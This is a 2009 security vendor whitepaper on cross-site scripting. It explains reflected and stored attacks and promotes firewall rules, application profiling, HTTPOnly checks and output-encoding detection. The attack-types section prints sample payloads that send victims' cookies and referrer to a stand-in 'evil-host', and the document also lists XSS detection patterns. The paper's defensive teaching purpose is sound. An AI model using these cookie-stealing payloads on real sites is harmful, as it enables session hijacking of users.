
BREACH



The Perils of Cross-Site Scripting (XSS)

May 2009

Written by Ryan Barnett,
Breach Security Inc.

ABOUT THE AUTHOR

RYAN BARNETT, DIRECTOR OF APPLICATION SECURITY RESEARCH
Ryan C. Barnett is a recognized security thought leader and evangelist who frequently speaks with the media and industry groups. He is director of application security research at Breach Security and leads Breach Security Labs. He is a SANS Institute faculty member, is the OWASP ModSecurity Core Rules Project leader, serves as the team lead for the Center for Internet Security Apache Benchmark Project and is a member of the Web Application Security Consortium. Mr. Barnett's web security book, "Preventing Web Attacks with Apache," was published by Addison/Wesley in 2006.

Ryan is available at Ryan.Barnett@Breach.com.

CROSS-SITE SCRIPTING INTRODUCTION

Improper html output entity encoding of user supplied data, which exposes clients to Cross-site Scripting (XSS) attacks, is pretty much universally seen as the the #1 security vulnerability facing web applications. Just take a look at such resources as the OWASP Top Ten, WASC Web Application Security Statistics Project or the Sla.ckers "And so it begins" mail-list thread for evidence of the widespread existence of sites that are vulnerable to XSS attacks. Depending on the web application language your site is using, it most likely has some form of html output encoding capabilities that can be configured to help mitigate the issue. Ivan Ristic also recently outlined some high level secure coding concepts to help address XSS.

The purpose of this whitepaper is to outline how Breach Security products (WebDefend and ModSecurity) can help address not only XSS attacks but to also address the underlying vulnerability, which is to detect web applications that aren't properly output encoding data. We will also show some offensive techniques aimed at short circuiting XSS SessionID stealing by fixing any cookies that are missing the HTTPOnly flag.

WHAT IS CROSS-SITE SCRIPTING

Cross-site scripting attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a web application. The web application includes the malicious scripting in a response to a user of the web application. The user then unknowingly becomes the victim of the attack. The attacker has used the web application as an intermediary in the attack, taking advantage of the victim's trust for the web application.

Cross-Site scripting attacks are generally abbreviated as XSS. Originally there was some usage of the abbreviation CSS, but it causes confusion with multiple existing abbreviations, including cascading style sheets.

Most applications that display dynamic web pages without properly validating the data are likely to be vulnerable. Attacks against the web site are especially easy if input from one user is intended to be displayed to another user. Some obvious examples include bulletin board or user comment-style web sites, news, or e-mail archives. The attacker can post the malicious script via a web input, e-mail, or news; web application users not only see the attacker's input, but their browser might execute the attacker's script in a trusted context.

TWO ATTACK TYPES – REFLECTED AND STORED

Cross-site scripting vulnerabilities come in two major categories or types.

REFLECTED

The reflected vulnerabilities are those that do not store the input, but do allow immediate redisplay of the input. This might include search pages that display the values provided for the search, error pages that display the URL or name of the requested page, or any application input error page that provides an error message about invalid input and includes the user input as part of the display. The possibilities are nearly endless, but in general, any application page that re-displays the input provided to it is a candidate for potential cross-site scripting vulnerabilities.

For a reflective attack, the malicious script can be delivered to the victim as a link to the vulnerable web application and is usually sent by some other means, such as another web server or e-mail or news group. The link contains the script in encoded into the URL for the vulnerable web application.

```
http://www.example.com/non-existentpage%3Cscript%3E. . . Malicious script goes here
. . .%3C%2Fscript%3E
```

In this example, the URL contains script tags with the "<", ">" and "/" characters URLencoded with the hex ASCII values %3C and %3E. This is necessary because they are not otherwise valid characters for a URL. On an XSS vulnerable web server, the browser would display only the "/nosuchpage" portion of the URL, as shown here; however, the victim's browser would execute the code between <SCRIPT> and </SCRIPT> tags. Depending on what scripting code was placed in the URL, the victim is not likely to have any clue that his browser executed the malicious script.


STORED

The stored vulnerabilities include all cases in which the malicious input could be stored somewhere in the web application, waiting for a user to execute the script by requesting the relevant web page. Examples of cross-site scripting often include sites that allow a web application's user to post messages or comments to be viewed by other users later. If the application stores the script and displays it to other users so the script is executed by the viewer's browser, the cross-site scripting attack is successful. Other examples of stored cross-site scripting might involve personal profiles, a mail or news archive site, or user customizable web sites.

In this example, the cross-site scripting (XSS) vulnerable web server provides a place for users to post comments on a portion of the web site. The attacker posts a comment to the web site that contains the following malicious XSS input:

```
comment="Great Application! <SCRIPT>window.open('http://evil-host/cgi-bin/random-page.
pl?'+document.referrer+'%20'+document.cookie);</SCRIPT>"
```

The victim then views the comments posted by the attacker at the vulnerable web application. The victim's browser executes the comment's <SCRIPT> tags. In this case, the script opens a new browser window with whatever the evil-host/cgi-bin/random-page.pl chooses to serve up.



The window could have innocent-looking content, changed to have a zero size, or be up behind the current window to hide it. Notice that the JavaScript has access to sensitive HTTP information such as the referrer and all relevant cookies for that document, and that the information was sent to the evil host web server. In addition, JavaScript has access to other windows and documents opened by the same browser. This technique could be used to harvest session IDs stored in victims' cookies that were intended to be sent only to the web application.

VARIATIONS

There are many variations of the two example XSS attacks we have reviewed thus far. Let's consider some of the ways in which the attacks might vary.

Variations on how to get the malicious script into the web application storage are as diverse as the web applications and their means of storing and dynamically obtaining information. Besides direct web input, applications will often receive data from a variety of external sources. Even though the data is not submitted by a web user, it still could contain malicious content and should be validated. Some examples of external data feeds include E-Mail, news feeds, B2B connections, and data sharing with business partners. Carefully consider the following questions: How does your web application database get all of its data? What other non-database information, such as dynamic status and information available through the application, originates from other web sites or other applications?

Although JavaScript is the predominate client-side web scripting and is the most platform neutral client side scripting, there are also other possible variations on client scripting. Basically any scripting that the client can execute is a potential medium. In particular, ActiveX and VBScript are often available on Microsoft client platforms. Of course, just because the web application is a LAMP server does not mean that a poor, hapless Microsoft user could not be attacked through it via XSS attacks.

The are several variations on how a Reflective XSS attack might be delivered. The XSS attack is easiest to send via e-mail or news posting as a link; it would be a GET request with the malicious script embedded into the URL. However, a form could be set up on another web server so that the reflective XXS attack would be included in the request when the victim submitted the POST. Once the attacker is going to the trouble of using a web site, a GET link on the web site would also work. The attacker could also combine a reflective attack with a stored attack by taking a link with an embedded script that referenced a vulnerable server to reflect cross-site scripting, and then store in the link a server that was vulnerable to stored cross-site scripting. As you can see, the attack delivery options are nearly endless.

Let's consider the content of the cross-site scripting attack. What would the attacker be able to do to the victim? The options here are also unfortunately plentiful. Let's consider using HTML meta tags to redirect the browser to another web site. That is a good start, but let's grabs the cookies on the way out the door with a JavaScript document.cookie reference.

```
<meta http-equiv="Refresh" content="0; URL=http://evil-host/cgi-bin/random-page.pl? '+document.
referrer+'%20'+document.cookie">
```

We include the cookies in the URL's query string so they are logged in the attacker's server in the access log for later exploitation. Finally, we send the victim to a URL that will send them to a random page, or perhaps even back to the victim's original starting page. The new victims might not even notice that they have been had.

Making JavaScript a useful web client scripting language, most of everything the browser has is accessible and/or modifiable thorough the document object model (DOM). Any HTML objects in the web page can be changed, including the displayed page. In addition, the form information can be modified as displayed or as it is submitted, new windows can be open, and existing windows can be closed, replaced, or modified. With JavaScript you can access the browser history and all cookies of any open windows. You also have access to the HTTP headers, such as referrer or location.

Can script attacks execute arbitrary code? Not usually, unless the attack can use an un-patched browser flaw or the user gives permission to run downloaded executables or other dangerous content such as activeX.

Following are some JavaScript examples:

- window.open("http:// . . . "   // open a new window with any URL
- document.location="http:// . . . "   // change the URL of the existing window
- window.alert("Click OK to reformat hard drive") // an alert is a pop-up with only one button that says OK
- window.blur() // moves window toward the back (loses focus)
- window.focus() // moves window to the front with focus
- window.close() // close a window

- document.cookie // list of all cookies relevant for the document / domain
- document.referrer // Previous page, if a link was followed
- window.history.length // # of URL's in the history, in case you want them all
- window.history.back() // reload previous history URL


We are not saying that JavaScript is dangerous and should always be disabled. The problem is really with cross-site scripting vulnerable web applications. JavaScript is reasonably safe for its designed purpose and role for scripting of the client browser. JavaScript has some reasonable good security features such as the security sandbox, which prevents it from accessing your system (unlike the MS ActiveX controls, which are dangerous and do have access to your system).

XSS DEFENSE

Let's discuss how we can prevent these attacks.

NEGATIVE SECURITY MODEL

Input validation is helpful for eliminating the special characters for some cases before they are stored or reflected; however, it is usually not practical to prevent all the special characters from all information that can be displayed. Application-level fire walls such as Breach Security's WebDefend are intended to provide an additional layer of defense by inspecting HTTP traffic content and blocking potentially malicious traffic. The following screenshot shows WebDefend's Policy Manager which includes an extensive listing of XSS attack payload rules.



Policy
Blocking policy
Default Protection Policy
Hosting Policy
PCI Compliance Policy
Protection and Audit Policy

Policy Manager - Blizzard

- ✓ ● Cross site scripting (XSS) - Pattern: [-moz-binding]
- ✓ ● Cross site scripting (XSS) - Pattern: [...<input...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...CDATA...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...alert...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...eval...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...iframe...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...iframe...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...lowsrc...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...setTimeout...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...src...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...x-javascript...]
- ✓ ● Cross site scripting (XSS) - Pattern: [...x-vbscript...]
- ✓ ● Cross site scripting (XSS) - Pattern: [.addimport]
- ✓ ● Cross site scripting (XSS) - Pattern: [.cookie]
- ✓ ● Cross site scripting (XSS) - Pattern: [.execscript]
- ✓ ● Cross site scripting (XSS) - Pattern: [.fromCharCode]
- ✓ ● Cross site scripting (XSS) - Pattern: [.innerhtml]
- ✓ ● Cross site scripting (XSS) - Pattern: [<...base]
- ✓ ● Cross site scripting (XSS) - Pattern: [<...meta]
- ✓ ● Cross site scripting (XSS) - Pattern: [<...script...>]
- ✓ ● Cross site scripting (XSS) - Pattern: [<...script]
- ✓ ● Cross site scripting (XSS) - Pattern: [<body...background]
- ✓ ● Cross site scripting (XSS) - Pattern: [<body...onload]
- ✓ ● Cross site scripting (XSS) - Pattern: [@import]
- ✓ ● Cross site scripting (XSS) - Pattern: [ActiveXobject]

Name: Cross site scripting (XSS) - Pattern: [<...sc

Severity: ● Critical

Actions:
[✓ Log]
Alert
TCP Reset
Block at Web Server
Block by Third Party
Logout

Summary

Cross site scripting (XSS) - Pattern: [<...script...>]


Cross-site scripting (also referred to as XSS) vulnerabilities occur when an attacker uses a Web application to send malicious code, generally in the form of a script, to a

While these generic XSS attack detection rules are extremely effective, they still employ the negative security model and thus are subject to evasion issues. This is why utilizing a positive security model for input validation is the preferred method.

POSITIVE SECURITY MODEL

WebDefend creates a custom security profile for each Web application, which is used to model an application's acceptable behavior and provide a context in which to analyze each request sent to the application and each reply coming out of it. This method allows WebDefend to instantly detect whether a user's interaction with the application is legitimate (meaning, is the user using the application as designed?) and whether the output of the application is appropriate. Illegal traffic is flagged as an anomaly and passed to the threat detection engines to determine if an actual attack is taking place. This approach ensures that all possible threats are detected, including unforeseen attacks, such as zero-day attacks and worms.

WebDefend addresses the important issue of creating and maintaining an effective custom security profile through its automated behavioral profiling and patented Adaption™ technology.



General	
Parameter Name	newPhoneNumber
URL	/account/change-contact.html
Protection	100%
Last Updated	12/3/2008
Dynamic Parameter	Yes
Location	
Query	☐
Content	✓
Multipart Form Data	☐
Appearances	
Multiple Appearances	✓
Content	
Html Type	None
Password	☐
Type	None
Length of Values	0, 1-18
Character groups	Latin Lowercase,Latin Uppercase,Numeric,Interword separatic
Values	
Accept zero value (0)	☐

WebDefend eliminates the need to manually create a custom security profile by automatically learning acceptable application behavior as well as detecting changes in an application and updating its profile. WebDefend creates this profile by monitoring application traffic during a learning period. As specific components are validated as legitimate, they are added to the application's profile. In addition, WebDefend automatically detects changes in the application and then updates the application's profile to reflect these changes.

MISSING HTTPONLY COOKIE FLAG


Besides Inbound Attacks, WebDefend is also able to help identify other application or configuration mistakes. In this case, the HTTPOnly cookie flag should be used to help protect cookie data within the browser. According to the Microsoft Developer Network, HTTPOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HTTPOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie (if the browser supports it).

The example below shows the syntax used within the HTTP response header:

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>][; domain=<domain _ name>]
[; path=<some _ path>][; secure][; HTTPOnly]
```

If the HTTPOnly flag (optional) is included in the HTTP response header, the cookie cannot be accessed through client side script (again if the browser supports this flag). As a result, even if a cross-site scripting (XSS) flaw exists, and a user accidentally accesses a link that exploits this flaw, the browser (primarily Internet Explorer) will not reveal the cookie to a third party.

WebDefend can identify when a web application issues a SessionID Set-Cookie response header to a client and it is missing the HTTPOnly cookie flag.



Sensor	Date/Time	Defect Name	Referrer	Source IP	Status code	Username
LOCAL	11/18/2008 6:50:49 PM	Application does not use Http...		71.170.126.186	302	
LOCAL	11/18/2008 6:50:49 PM	Application does not use Http...		86.131.211.31	200	
LOCAL	11/18/2008 6:59:34 PM	Application does not use Http...		69.242.139.65	302	

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 18 Nov 2008 23:54:56 GMT
Server: Apache
Set-Cookie: JSESSIONID=882B2FE4374E26A4249EED79DFC2FC45.app05_05; Path=/
Location: http://www.·
Content-Language: en-US
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=10, max=4000
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html;charset=utf-8

a
```

IDENTIFY MISSING OUTPUT ENCODING

The common danger for XSS attacks is that information directly from users, data stores, or other information feeds is displayed to the user; this information might contain scripting, which would be executed rather than simply displayed as intended. Therefore, the primary defense is to encode the special characters used for scripting.

ModSecurity does not currently manipulate inbound or outbound data so it can't, by itself, be used to entity encode user data that is returned in output. While this is true, ModSecurity can still be utilized to identify when web applications are failing to properly html entity encode user data in output.

The rule set, which is included in the commercial Enhanced Rule Set (ERS) for ModSecurity customers, will generically identify both Stored and Reflected XSS attacks where the inbound XSS payloads are not properly output encoded. For Reflected XSS attacks, the rules will identify inbound user supplied data that contains dangerous meta-characters, then store this data as a custom variable in the current transaction collection and inspect the outbound RESPONSE_BODY data to see if it contains the exact same inbound data. If proper outbound entity encoding of meta-characters is not utilized by the web application then the user supplied data in the response will exactly match the captured inbound data. This is effective at catching XSS attacks that utilize the "<script>alert('XSS')</script>" type of checks typically sent during web assessments.

For Stored XSS attacks, instead of the looking at the response body returned for the current transaction, we need to be able to identify if this user supplied data shows up in other parts of the web application. The rules addresses this issue by capturing the same inbound data and then storing it in a persistent global collection. On subsequent requests by any client, the response body payload is inspected to see if it contains any of the XSS strings captured in the global collection. This is a very powerful web application integrity feature as it helps to identify the underlying vulnerability so that it may be corrected before a malicious client attempts to exploit this issue.

SUMMARY

Breach Security's product line is uniquely positioned to help organizations address Cross-site Scripting vulnerabilities and attacks. Only through the combination of all of these capabilities can organizations gain true protections against these threats.